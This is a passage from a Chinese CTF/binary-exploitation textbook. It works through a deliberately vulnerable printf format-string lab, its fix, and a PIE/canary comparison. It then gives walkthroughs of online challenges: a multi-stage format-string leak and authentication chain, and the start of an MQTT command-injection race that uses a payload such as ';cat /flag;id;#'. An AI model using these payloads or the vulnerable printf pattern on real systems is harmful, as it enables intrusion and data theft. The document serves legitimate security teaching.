- 直接把 0x401190 当字符串写进 payload：目标字段得到的是 ASCII 编码而不是地址，程序会崩溃。

变式练习

1. 把地址换成 0x123456789abcdef0，分别用 `<Q` 和 `>Q` 打包，写出两组 8 字节并解释哪组会出现在 x86-64 内存里。
2. 用 `struct.pack('<Q', 0x401190)` 得到的字节，按“从高地址到低地址”的顺序再列一遍，体会“内存视图”和“书写视图”的差别。
3. 给出 9011400000000000，用 `bytes.fromhex` 与 `struct.unpack('<Q', ...)` 还原地址并验证。

4.4 题 P3：一句 printf 怎样泄漏秘密？

题 P3 题面卡

题目来源：本地练习 labs/pwn/format.c（离线可做）

给定材料：编译产物 `~/pwn-lab/format`；源码把用户输入当格式串，并把秘密字符串指针传为第一个可变参数

目标：让程序把秘密字符串打印出来

交付物：一行输入（格式串）+ 程序输出的 `flag{...}`；并说明修复写法

考点：格式串漏洞：数据被当成指令；`%s` 与 `%p` 的区别

前置知识：2.8 节格式串原理；3.5 节 `strings`；3.6 节 `xxd`（可选）

难度：★★○（进阶）

读题与思路 交付物是程序打印的秘密字符串。源码里出现了危险写法 `printf(input, secret)`：格式串来自用户输入，且秘密指针是第一个可变参数。看到这种题要立刻想到：**输入会被当成“格式说明书”解释。**

思路拆成三小步，每一步都在回答一个具体问题：

1. **危险到底危在哪**：`printf` 的第 1 个参数是“说明书”。正常代码里这份说明书写死在源码里，用户输入只能填到参数位置；这里说明书**来自用户输入**，于是输入的百分号不再是文本，而是会被执行的**格式指令**；
2. **该用什么格式说明**：秘密指针在**第 1 个可变参数位置**，所以用“取第 1 个参数当字符串地址”的 `%s`（想显式指定位置就写 `%1$s`，`1$` 是位置标记）。为什么不用 `%p`？`%p` 只把指针打印成一个数，`%s` 会按地址把字符串内容读出来——我们要的是内容；
3. **怎么确认位置没数错**：先拿 `%p` 把每个位置的值看一眼，再用 `%s` 去读。位置数错时 `%s` 会把一个无效值当地址去解引用，程序当场崩溃——这个现象本身就是“位置对不对”的信号（第 3 步会亲眼看一次）。

动手前先用普通输入建立基线（`hello` 原样打印），再逐步加格式说明，每一步都观察输出怎么变。

分步操作与观察

1. 读源码，确认秘密指针的位置（图 4.8）：

```
cat ~/pwn-lab/format.c
```

应该看到 `flag` 常量定义和 `printf(input, secret);`。其中 `secret` 就是第一个可变参数。

2. 建立基线，再逐步加格式说明（图 4.9）：

```
cd ~/pwn-lab && echo hello | ./format
cd ~/pwn-lab && echo %s | ./format
cd ~/pwn-lab && echo %p | ./format
cd ~/pwn-lab && echo %p %p %p %p | ./format
```

应该看到四种现象：输入 `hello` 原样打印（没有 `%`，说明不是格式说明，直接输出）；输入 `%s` 打印出 `flag{format_string_leaks}`（把第 1 个参数当字符串地址读了）；输入 `%p` 打印一个十六进制数 `0x5dd37a0b8004`（把参数当指针打印）；输入四个 `%p` 得到四个值，其中一串是无参数的随机栈数据——说明“有几个格式说明，就去取几个参数”。

3. 亲手数一遍参数位置，并看清“位置数错会怎样”（图 4.10）：

```
cd ~/pwn-lab && echo %p %p %p | ./format
cd ~/pwn-lab && echo A%sB | ./format
```

```
cd ~/pwn-lab && echo %s %s %s %s | ./format
```

应该看到三种现象：三个 %p 打印出三个值，但只有第 1 个是程序特意传入的 `secret` 地址，另外两个是寄存器/栈上的残留值（每次运行都可能不同，不能依赖）；`A%sB` 打印成 `Aflag{format_string_leaks}B`，说明 %s 是原地替换，它前后的普通字符照常输出；四个 %s 则直接段错误——本次运行里前两个位置碰巧也取到了同一个地址，第三个位置的值不是合法字符串地址，%s 一解引用程序就崩了。记住这个现象：读错位置的%s 会崩溃，这正是 296 必须先数参数位置的原因（见 4.6 节）。

4. 用 `strings` 独立确认秘密常量确实在二进制里（图 3.4）：


```
cd ~/pwn-lab && strings format | grep -e flag -e Say
```

应该看到 `flag{format_string_leaks}` 与 `Say something:`，证明 %s 读到的正是这个常量。

5. 看修复版，确认“固定格式串”就安全（图 4.11）：

```
cd ~/pwn-lab && gcc -O0 -o fixed_format fixed_format.c
cd ~/pwn-lab && echo %s | ./fixed_format
cd ~/pwn-lab && echo %p | ./fixed_format
```

应该看到修复版把 %s 原样打印成 %s、把 %p 原样打印成 %p——因为格式串变成了常量 "%s"，用户的百分号只是普通文本。



```
P3 read the source: format.c

mzj@Ubuntu-24.04:~$ cat ~/pwn-lab/format.c
/* Exercise P2: an intentionally unsafe format string. Build in WSL. */
int main(void) {
    char input[128];
    const char *secret = "flag{format_string_leaks}";
    puts("Say something:");
    if (!fgets(input, sizeof input, stdin)) return 1;
    printf(input, secret); /* Deliberately vulnerable. */
    return 0;
}
```

图 4.8: 第 4 章 P3 第 1 步：cat `format.c`——`secret` 常量与危险的 `printf(input, secret)`（真实终端实录，WSL）

```
P3 printf(input) leaks the secret

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo hello | ./format
Say something:
hello
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo %s | ./format
Say something:
flag{format_string_leaks}
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo %p | ./format
Say something:
0x5dd37a0b8004
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo %p %p %p %p | ./format
Say something:
0x586a6b84d004 0x586a6b84d004 0xa70252070252070 0x586a9d7472bc
```

图 4.9: 第 4 章 P3 第 2 步: hello/%s/%p/%p %p %p %p 四种输入的真实输出, %s 泄漏出 flag (真实终端实录, WSL)

```
Format string: arg positions and a wrong-position crash

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo %p %p %p | ./format
Say something:
0x5ae4907c8004 0x5ae4907c8004 0xa70252070252070

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo A%sB | ./format
Say something:
Aflag{format_string_leaks}B

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo %s %s %s %s | ./format
bash: 第 1 行: 1067 已完成 echo %s %s %s %s
1068 段错误 (核心已转储) | ./format
```

图 4.10: 第 4 章 P3 第 3 步: 数参数位置——三个 %p 只有第 1 个是 secret 地址, A%sB 原地替换成 Aflag{...}B, 而四个 %s 因位置数错直接段错误 (真实终端实录, WSL)

```
P3 fixed printf(%s, input) treats %s as text

mzj@Ubuntu-24.04:~$ cat ~/pwn-lab/fixed_format.c
int main(void) {
    char input[128];
    const char *secret = "flag{format_string_leaks}";
    puts("Say something:");
    if (!fgets(input, sizeof input, stdin)) return 1;
    printf("%s", input); /* Fixed: the format string is a constant. */
    (void)secret;
    return 0;
}
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && gcc -O0 -o fixed_format fixed_format.c
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo %s | ./fixed_format
Say something:
%s
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo %p | ./fixed_format
Say something:
%p
```

图 4.11: 第 4 章 P3 第 5 步: 修复版 `printf("%s", input)` 下, `%s` 与 `%p` 都原样打印 (真实终端实录, WSL)

结果与核对 输入 `%s` (复发场景用 `%1$s` 指定第一个参数) 得到:

```
flag: flag{format_string_leaks}
```

独立核对: `strings format | grep flag` 显示二进制里确实有这串常量, 与 `%s` 的输出逐字符一致; 再用修复版输入同样的 `%s`, 输出变成字面文本 `%s`, 说明漏洞来自“谁控制格式串”, 而不是输入本身有什么魔法。

为什么会成功 一句话机制: `printf` 把格式串当“说明书”, 而说明书来自用户, 于是用户能指挥它去读参数。展开说: `printf(input, secret)` 里, `input` 变成格式串, `secret` 变成第一个可变参数。当你输入 `%s`, `printf` 就按 `%s` 的规则“把第一个参数当字符串地址, 读它指向的内存”, 正好读到 `secret` 指向的 `flag` 常量。`%p` 同理, 只是它打印指针值本身。真实题里秘密通常不在第 1 个参数位, 需要用一串 `%p` 先去“数参数位置”——296 就是这样做的 (见 4.6 节)。

排错指南

- 输入 %s 后程序崩溃: %s 会把“某个参数”当地址去解引用, 若该位置不是有效字符串地址就会崩。这是格式串利用的常态, 先在本地靶程序里小步试;
- 输入 %s 只打印出 %s: 你跑的是 input[128] 那个危险版吗? 确认没误跑 fixed_format;
- 想读的位置不对: 用位置参数 %1\$s 明确指定“第 1 个参数”, 避免依赖默认取参顺序;
- echo 时百分号被 shell 解释: 本机 bash 的 echo 不解释 %, 若换 shell 出现异常, 用 printf '%s\n' '%s' | ./format 明确传字符串。

变式练习

1. 把源码里的秘密指针从“第一个可变参数”改成“第三个”(例如把 secret 移到第 3 个参数位置), 重新编译, 用 %3\$s 读它, 观察位置参数必须随之改变。
2. 用 %p 连打 8 个参数, 把输出和 objdump 里的调用点对照, 尝试解释哪几个值可能来自寄存器/栈(提示: rdi 是格式串本身)。
3. 把 printf(input, secret) 改成 fputs(input, stdout), 重新编译, 用 %s 与 %p 测试, 确认两者都只按文本输出, 说明为什么“用不解析格式的输出函数”也是有效修复。

4.5 题 P4: 加了保护, P1 的哪一步会变化?

题 P4 题面卡

题目来源: 本地练习 labs/pwn/overflow.c 的默认编译版(离线可做)

给定材料: 同一份源码的两个产物: overflow(教学参数)与 overflow-pie(默认参数)

目标: 分别指出 PIE/ASLR、Canary、NX、RELRO 各作用在 P1 利用链的哪一步, 并说明默认版为什么更难

交付物: 一张对照表: 保护机制 → 卡住的步骤 → 观察到的证据(参照 file/readelf/objdump 输出)

考点: 保护机制的分段分析; 从证据到结论的推断

前置知识: 2.9 节保护机制总览; 3.8 节 gcc 与保护开关

难度: ★★○(进阶)

读题与思路 交付物是一张“保护机制 → 卡住的步骤 → 证据”对照表。拿到同一份源码的两个产物, 先别急着说“开了保护所以打不了”, 而要**逐条定位**: PIE 让地址变化, 卡的是取地址那

一步；Canary 检测栈被改，卡的是越界写那一步；NX 限制执行新代码，卡的是 shellcode 那一步；RELRO 保护 GOT，卡的是改函数地址表那一步。判断依据必须来自证据（file、readelf、objdump 输出），而不是背缩写。

分步操作与观察

1. 用默认参数编译一个 PIE 版，和教学版放到一起比较（图 3.5）：

```
cd ~/pwn-lab && gcc -fPIE -o overflow-pie overflow.c
cd ~/pwn-lab && file overflow overflow-pie
```

应该看到 overflow 是 ELF 64-bit LSB executable、overflow-pie 是 ELF 64-bit LSB pie executable。这是 PIE 开关的第一条证据。

2. 用 readelf 直接读“类型”字段：

```
cd ~/pwn-lab && LANG=C readelf -h overflow | grep Type
cd ~/pwn-lab && LANG=C readelf -h overflow-pie | grep Type
```

应该得到 Type: EXEC 与 Type: DYN (Position-Independent Executable file)。EXEC 表示固定地址，DYN 表示位置无关（地址随加载随机）。

3. 看 NX 与栈保护：

```
cd ~/pwn-lab && LANG=C readelf -l overflow | grep GNU_STACK
cd ~/pwn-lab && objdump -d overflow-pie | grep stack_chk | head -4
```

GNU_STACK 段给出栈的执行权限信息；objdump 在 PIE 版里检出了 __stack_chk_fail 调用，说明默认版开了栈保护（Canary），而教学版没有这个符号。

4. 亲手验证“P1 的 payload 在 PIE 版上走不通”（图 4.12）：

```
cd ~/pwn-lab && nm overflow-pie | grep -e win -e normal
cd ~/pwn-lab && ./overflow-pie < payload.bin
cd ~/pwn-lab && ./overflow < payload.bin && echo teaching build still prints
the flag
```

应该看到三件事：nm 在 PIE 版上给出的 win 只是 0x11c3（文件内的相对偏移，不是 0x401190 这种绝对地址）；把 P1 那条 payload 喂给 overflow-pie，程序打印 Name: 之后段错误（核心已转储），没有 flag；同一条 payload 喂给教学版仍打印 flag。同一份源码、同一条 payload，两个产物的结果相反——这就是保护机制的真实影响，不是纸面上的结论。

5. 归纳成表（图 2.6 下方给出的对照，可作为填表参考）：

保护机制	卡在哪一步	观察到的证据（本机）
PIE + ASLR	取地址	<code>readelf -h overflow-pie</code> 得 DYN, nm 的固定地址不再可用
栈保护 Canary	覆盖	<code>objdump</code> 在 PIE 版里出现 <code>__stack_chk_fail</code> , 教学版没有
NX	执行新代码	GNU_STACK 段无 RWE 标记；本册题不注入机器码，故不受影响
RELRO / 只读 GOT	改函数地址表	本题改的是结构体里的函数指针，不走 GOT，故不受影响

```

PIE build: same payload is blocked

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && nm overflow-pie | grep -e win -e normal
00000000000011a9 t normal
00000000000011c3 T win
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && ./overflow-pie < payload.bin
Name:
bash: 第 1 行: 1056 段错误 (核心已转储) ./overflow-pie < payload.bin
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && ./overflow < payload.bin && echo teaching build still prints
the flag
Name:
flag{control_flow_redirected}
teaching build still prints the flag

```

图 4.12: 第 4 章 P4 第 4 步：真实对照——nm 在 PIE 版只给出 0x11c3 相对偏移；同一条 P1 payload 喂给 overflow-pie 段错误退出，喂给教学版仍打印 flag（真实终端实录，WSL）

结果与核对 结论：overflow（教学版）是 EXEC 且无 Canary，所以 P1 的 payload 可以直接用 nm 的固定地址；overflow-pie（默认版）是 DYN 且带 `__stack_chk_fail`，P1 那条 payload 的两大前提（固定地址、越界写不被检测）都被破坏了。核对方式：图 4.12 已经把同一份 payload 实喂给两个产物——教学版照常打印 flag，PIE 版在 Name：之后段错误退出，前提缺一不可。

为什么会成功 一句话机制：每种保护只堵住利用链上的某一个环节，要看它堵的是哪一环。展开说：PIE 改变了“地址”这个前提，你即使造对了字节也未必落在正确地址；Canary 改变了“覆盖不被发现”这个前提，越界写在返回前会被检测到并让程序退出；NX 管的是“在栈上执行注入的机器码”，而 P1 只是跳到程序已有的 win，所以不受 NX 影响。把每条保护和它卡住的那一步对上，才知道下一步该绕过什么。

排错指南

- 两个产物的 file 输出一样：你可能覆盖了同一个文件名，或者编译 overflow-pie 时也带了 -no-pie；重看命令行参数；
- readelf 输出是中文、grep Type 抓不到：加 LANG=C 让输出为英文，再 grep Type；或改用 grep 类型；
- grep stack_chk 没输出：确认你查的是 overflow-pie 而不是教学版 overflow；
- 以为“NX 开了所以 P1 打不了”：先问 NX 管的是哪一步。本题不用栈上代码，NX 不是拦路虎，真正拦住 P1 的是 PIE（地址变化）和 Canary（覆盖检测）。

变式练习

1. 只关 PIE、保留 Canary (gcc -O0 -fno-stack-protector -o o1 overflow.c 之类组合)，逐个开关，观察 file/readelf/objdump 的输出如何随之变化，做一张完整开关矩阵。
2. 给教学版也打开栈保护（去掉 -fno-stack-protector），用 P1 的 payload 跑一次，观察是否触发栈保护退出，并说明“越界写本身还在，为什么这次没改成控制流”。
3. 思考题：如果一道题同时开了 PIE 和 Canary，你会先绕过哪一个、为什么？写出你判断顺序的理由（提示：先看哪一步是“必须拿到绝对地址”，哪一步是“必须让越界写不被发现”）。

4.6 题 296：pwn-ezpwn 为什么还要重连？（玄机 296）

题 296 题面卡

题目来源：玄机平台 *pwn-ezpwn*, <https://xj.edisec.net/challenges/296>；附件本地副本与复现脚本 `labs/platform/solve_pwn_ezpwn.py`

给定材料：x86-64 服务端程序；连接后有 `help`、`ls`、`debug`、`auth`、`write`、`cat flag` 等命令；脚本默认行为见文件开头说明

目标：在已授权的在线实例上完成一条多阶段利用链，读到 `flag`

交付物：一个 `flag{...}` 字符串，在玄机平台对应题目页提交并看到“FLAG 正确”

考点：格式串信息泄漏、口令认证、权限状态持久化、新会话重新读取标记

前置知识：2.8 节格式串；2.9 节保护机制；3.4 节反汇编定位结构体偏移

难度：★★★（挑战）

常见误区

先说清楚材料：这是本册唯一“附件和脚本都不随包分发”的题。

下面的 pwn 附件（连同四个配套库与加载器）、`setup_env.sh`、`run_victim.sh` 和 `solve_mqtt.py` 都要你从题目页自行下载。下载后按这个位置放好，第 1–3 步的命令就能照敲：附件解压成 `~/pwn-lab/platform/mqtt/`，三个脚本放在 `~/pwn-lab/platform/` 里、与 `mqtt/` 同级。**拿不到附件也不影响学原理**：第 1 步那几条分诊命令在读什么、第 2 步“先校验 → `sleep(2)` → 再 `popen`”的时间窗是怎么形成的，配合图 4.17 的示意图一样能看懂，只是没法在自己机器上实跑。**不要用猜测的 HOST/PORT 去连平台**，只连题目页当前实例给出的地址。

读题与思路 这是一道在线真题，交付物是提交后显示“FLAG 正确”的 flag。连接服务后能看到 `help`、`ls`、`debug`、`auth`、`write`、`cat flag` 等命令。看到 `debug` 能把用户输入当格式串（脚本里注释说明它传给 `dprintf`），就该联想到 P3 的格式串漏洞——但这里秘密不是现成参数，需要先泄漏地址、再泄漏口令。而且即使认证成功，`cat flag` 仍可能被拒绝，说明还缺“权限状态”。

按四问拆开，利用链就显形了：**漏洞在哪**——`debug` 把输入当格式串；**我能控制什么**——输入里的格式说明可以读到栈上指定位置的值；**我要去哪里**——目标不是跳函数，而是读出随机口令、通过 `auth`，再让 `cat flag` 被允许；**有没有拦路虎**——口令地址每次会话都变（所以先用 `check x` 泄漏消息缓冲区地址、再按结构体偏移算出口令地址），而权限标记只在新连接初始化时读取（所以最后必须重连）。把这条链写成四步：泄漏地址 → 泄漏口令 → 认证并写权限标记 → 重连后读 flag；每一步都要看回显确认，缺一步都会表现为“看起来失败”。

另外必须记住：`137`、`200`、`0x40`、`0x0c`、`0x4c` 这些数字都是该附件特定值，换构建必须重测。

分步操作与观察

1. 确认脚本怎么用、默认行为是什么（图 4.13）：

```
cd /mnt/c/Users/你的用户名/Desktop/CTF零基础自学资料包 && python3 labs/platform/
solve_pwn_ezpwn.py
cd /mnt/c/Users/你的用户名/Desktop/CTF零基础自学资料包 && head -12 labs/platform
/solve_pwn_ezpwn.py
```


应该看到：不带参数时脚本打印 `usage: labs/platform/solve_pwn_ezpwn.py HOST PORT`；文件开头说明它“泄漏格式串、用泄漏口令认证、把 `/tmp/priv.list` 写成期望的 `cat` 标记、重连、读取 flag”，并强调栈槽与结构体偏移专属于所给的服务器构建。

2. 在平台启动该题的已授权实例，从题目详情页读出当前的 HOST/PORT（实例会过期，不要用旧地址），然后运行：

```
python3 labs/platform/solve_pwn_ezpwn.py HOST PORT
```

脚本内部依次做四件事：`check x` 泄漏消息缓冲区地址 `m`；由结构体偏移算出随机口令地址 `m + 0x40`；用 `debug < 格式串 >` 把该地址当作第 200 个栈参数、末尾用 `%s` 读出口令（命令缓冲区从第 137 个参数起）；`auth < 口令 >` 认证成功后 `write priv.list cat` 写入权限标记。

3. 观察脚本输出的原始回显与最终 `flag`。脚本会在网络回显里找到 `Authentication success` 与 `written to /tmp/priv.list` 才继续，最后在新会话里 `cat flag` 并打印匹配到的 `flag{...}`。
4. 到玄机平台题目页 <https://xj.edisec.net/challenges/296> 提交 `flag`，等待提交按钮结束加载，确认页面显示“FLAG 正确”、步骤 1/1。



```
Xuanji 296: the solve script needs HOST and PORT

mzj@Ubuntu-24.04:~$ cd /mnt/c/Users/mzj/Desktop/CTF/CTF-training-problem-first-full && python3
labs/platform/solve_pwn_ezpwn.py
usage: labs/platform/solve_pwn_ezpwn.py HOST PORT
mzj@Ubuntu-24.04:~$ cd /mnt/c/Users/mzj/Desktop/CTF/CTF-training-problem-first-full && head -12
labs/platform/solve_pwn_ezpwn.py
"""Solve Xuanji's pwn-ezpwn inside an authorized, running challenge instance.
Usage: python3 solve_pwn_ezpwn.py HOST PORT
This reproduces the challenge-specific format-string leak, authenticates with
the leaked key, sets /tmp/priv.list to the expected "cat" marker, reconnects,
and reads the challenge flag. The stack slot and struct offset are specific to
the supplied server build; re-check them if the challenge binary changes.
"""

import re
import socket
```

图 4.13: 第 4 章 296: `solve_pwn_ezpwn.py` 的 `usage` 与脚本头——需 `HOST/PORT`，且栈槽与结构体偏移专属该构建（真实终端实录，WSL）

结果与核对 本次实例读到的 `flag` 是：

flag: flag{FF3228AB-FBB1-4296-800C-7C6C0ECE8FB7}

核对链（照实记录）：脚本只有在拿到 `Authentication success` 与 `written to /tmp/priv.list` 之后才会继续，因此过程中的回显本身就是逐步验证；恢复出的口令要符合“16-23 位字母数字”的格式检查；本账号此前在平台提交后显示“FLAG 正确”、步骤 1/1。这条 `flag` 与利用链是 2026-09-25 在该平台提交后显示“FLAG 正确”、步骤 1/1 确认的；复现必须在已授权的在线实例里进行，且每次都要重新读当前实例的 `HOST/PORT`。

为什么会成功 一句话机制：信息泄漏 + 认证 + 状态持久化 + 新会话重读，四步缺一不可。展开说：debug 把用户输入当格式串，于是可以用一串 %p 去“数栈参数”，把口令地址放到格式串之后的栈缓冲里，再用 %s 读出该地址指向的口令——注意格式串后面放了一个 NUL 字节结束格式文本，NUL 之后的指针字节仍留在栈缓冲区里供 %s 使用。拿到口令后 auth 通过认证，但服务还要求 /tmp/priv.list 里有 cat 标记才允许读 flag，所以还要 write priv.list cat。本题在新连接初始化时重新读取该标记，因此必须关闭并重连，让新会话带着标记再执行 cat flag。这就是“认证成功却仍读不到 flag”的原因。

排错指南

- 脚本卡在 service did not return its prompt: HOST/PORT 过期或实例没启动，回题目页重新启动并复制当前地址；
- could not parse the message address: check x 的回显格式变了，说明附件/服务构建不同于脚本预期，必须按当前构建重新核对结构体偏移（0x0c 与 0x4c 差 0x40，这些是该附件特定值）；
- unexpected key bytes 或认证失败：栈参数位置（137、200）在当前构建上变了，需用 debug %p 重新数参数；
- 认证成功但 cat flag 仍拒绝：忘了重连，或 write priv.list cat 那一步的回显不是 written to /tmp/priv.list。四步链没走完，别重复粘贴同一 flag；
- 靶机重启后失败：地址会变，重新 check x 读取消息地址。

变式练习

1. 自己编译一个带格式串漏洞的本地服务端程序（参照 format.c），故意把秘密指针放到不同参数位置，用 %p 数出位置再用 %n%s 读它，体会“参数位置必须按当前构建重测”。
2. 思考题：为什么本题“先 check x 泄漏地址、再算 $m + 0x40$ ”比“直接猜口令地址”可靠？写出你的理由（提示：随机口令地址每次会话都不同）。
3. 把“写权限标记 + 重连”这一步改造成本地实验：写一个程序启动时读取某个文件里的标记字符串，实现“同一进程内改标记无效、必须重启进程才生效”，理解服务端为什么会要求重连。

4.7 题 167: MQTT 客户端的 2 秒窗口（玄机 167 / CISCN 车联网 mqtt）

题 167 题面卡

题目来源：玄机平台 第十八届 CISCN 决赛 CTF-车联网安全 mqtt, <https://xj.edisec.net/challenges/167>（免费题，需启动在线实例）；附件与利用脚本不随本资料包分发，须自行从题目页下载后放到 ~/pwn-lab/platform/ 下

给定材料：一整套运行环境：pwn（PIE、Full RELRO、NX）+ 捆绑的 libc.so.6、ld-linux-x86-64.so.2、libcjson.so.1、libpaho-mqtt3c.so.1；目标作为 MQTT 客户端连 tcp://localhost:9999 并订阅主题 diag

目标：在已授权的在线实例上，利用 set_vin “先校验、后使用”的竞态执行任意命令，读出 /flag

交付物：一个 flag 字符串，在题目页提交后页面显示“已完成”

考点：MQTT 消息流与主题、hash 令牌、命令拼接、TOCTOU 竞态、用 bundled loader 做服务端本地复现

前置知识：2.2 节的 Pwn 四问；第 3 章 strings/readelf；4.6 节的在线实例流程

难度：★★○（进阶；平台标注“简单”，但对零基础读者属进阶）

读题与思路 这是一道在线真题（免费题，平台提供在线实例），交付物是提交后页面显示“已完成”的 flag。题面只有两句话：“某车企新来的实习生想要给汽车 IVI 上的 MQTT 客户端加强一下性能，却没想到弄巧成拙，你能试着攻破这个客户端吗？”“注意，flag 在 /flag”。题面几乎没给线索，所以思路要从附件本身长出来：

1. **漏洞在哪：**先用三条命令分诊（第 1 步）。附件是一整套运行环境；strings 里会看到两条把输入拼进 shell 的字符串——echo -n %d>/mnt/adb_flag;cat /mnt/adb_flag 用的是整数（注入不了），echo -n %s>/mnt/VIN;cat /mnt/VIN 用的是字符串（可疑）；
2. **我能控制什么：**程序是 MQTT 客户端，连 tcp://localhost:9999 并订阅主题 diag。也就是说：只要我们能往 diag 发消息，就能喂给它任意参数；
3. **我要去哪里：**把 ;cat /flag;id;# 这类命令塞进那条 %s 里执行，并且让执行结果被回显出来（程序会把命令输出 publish 到 diag/resp）；
4. **有没有拦路虎：**第 1 步会读到 PIE、Full RELRO、NX——但这题一个都不用绕，它考的不是内存破坏。真正的门槛有两个：目标只处理带正确 auth token 的消息（token 是 VIN 的哈希），以及“先校验、后使用”的时间差。

思路由此固定成四步：分诊 → 本地跑通（自己当 broker）→ 连平台实例跑通 → 提交 flag。第二、三步的差别值得先说清楚：目标的地址是写死的 localhost:9999，它连的是它自己机器

上的 broker；所以远程时我们不假装 broker，而是以普通 MQTT 客户端接入平台暴露的那个端口，与目标共享同一个 broker——它发到 diag 的消息我们看得到，我们发到 diag 的消息它也收得到。

分步操作与观察

1. 分诊：先看清手里有什么（图 4.14）。ls -l 的输出是判断“这是一整套运行环境、不是一个单独二进制”的第一手证据。

```
cd ~/pwn-lab/platform/mqtt && ls -l
cd ~/pwn-lab/platform/mqtt && file pwn && LANG=C readelf -h pwn | grep -e Type
-e Entry
cd ~/pwn-lab/platform/mqtt && LANG=C readelf -d pwn | grep -e BIND_NOW -e
NEEDED
cd ~/pwn-lab/platform/mqtt && LANG=C readelf -l pwn | grep -A1 GNU_STACK
cd ~/pwn-lab/platform/mqtt && strings pwn | grep -e diag -e 'VIN' -e auth -e
9999 -e adb -e VIN
```

应该看到：附件是一整套运行环境（pwn 加四个配套的库/加载器），程序是 PIE、开了 BIND_NOW（Full RELRO）、栈不可执行（NX）；strings 里出现 diag、diag/resp、tcp://localhost:9999、auth、set_vin、set_adb，以及上面那两条 shell 拼接字符串。

2. 本地把利用跑通：我们自己起一个“假 broker”监听 9999，再按目标的方式启动它（图 4.15）。

```
cd ~/pwn-lab/platform && sudo bash setup_env.sh
cd ~/pwn-lab/platform && (sudo bash run_victim.sh > /tmp/victim.log 2>&1 &) ;
sleep 3 ; tail -4 /tmp/victim.log ; timeout 60 python3 solve_mqtt.py &&
echo LOCAL_REPRO_OK
```

